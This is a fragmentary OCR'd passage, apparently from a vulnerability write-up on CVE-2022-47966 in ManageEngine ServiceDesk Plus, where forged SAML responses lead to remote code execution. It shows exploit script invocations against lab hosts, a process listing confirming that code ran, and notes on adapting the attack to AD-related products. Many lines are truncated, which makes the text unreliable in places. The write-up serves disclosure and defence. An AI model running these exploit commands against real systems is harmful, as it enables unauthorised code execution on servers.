
Security Assertion Markup Language (SAML) is a specification for sharing authentication and authorization information between an application or service provider and an identity provider. SAML with single sign on allows

entials for all of the apps they use and it gives IT administrators

e secure transfer of messages passed between service

`-> Users & Permissions -> SAML Single Sign On`

on. Once properly configured, we will see "Log in with SAML



Service Desk SAML logon


Proof of Concept

Our proof of concept can be found here.

After configuring SAML, the Assertion Consumer URL will now be active at `https://<hostname>:8080/SamlResponseServlet` and we can send our malicious SAML Response.

```
python3 CVE-2022-47966.py --url https://10.0.40.64:8080/SamlResponseServlet --commanc
```

Since ServiceDesk runs as a service, there is no desktop to display the GUI for `notepad.exe` so we use ProcessExplorer to check the success of the exploit.



```
ava.exe        < 0.01   885,228 K   855,204 K   2556 Zulu Platform x64 Architecture   Azul Systems Inc.
  notepad.exe  < 0.01     1,944 K     9,480 K   5416 Notepad                          Microsoft Corporation
```

Notepad running

This proof of concept was also tested against Endpoint Central and we expect this POC to work unmodified on many of the ManageEngine products that share some of their codebase with ServiceDesk Plus or EndpointCentral.

Notably, the AD-related products (AdManager, etc) have additional checks on the SAML responses that must pass. They perform checks to verify that the SAML response looks like it came from the expected identity provider. Our POC has an optional `--issuer` argument to provide information to use for the `<Issuer>` element. Additionally, AD-related products have a different SAML logon endpoint URL that contains a guid. How to determine this information in an automated fashion is left as an exercise for the reader.

```
python3 CVE-2022-47966.py --url https://10.0.40.90:8443/samlLogin/<guid> --issuer htt
```

Summary

e vulnerability is trivially exploitable and made possible via

ture validation, allowing for the execution of malicious XSLT

er to execute arbitrary Java code.

ache Santuario is between v1.4.1 and v2.2.3, which some of the affected ManageEngine products were using at the time, such as Password Manager Pro. The original research,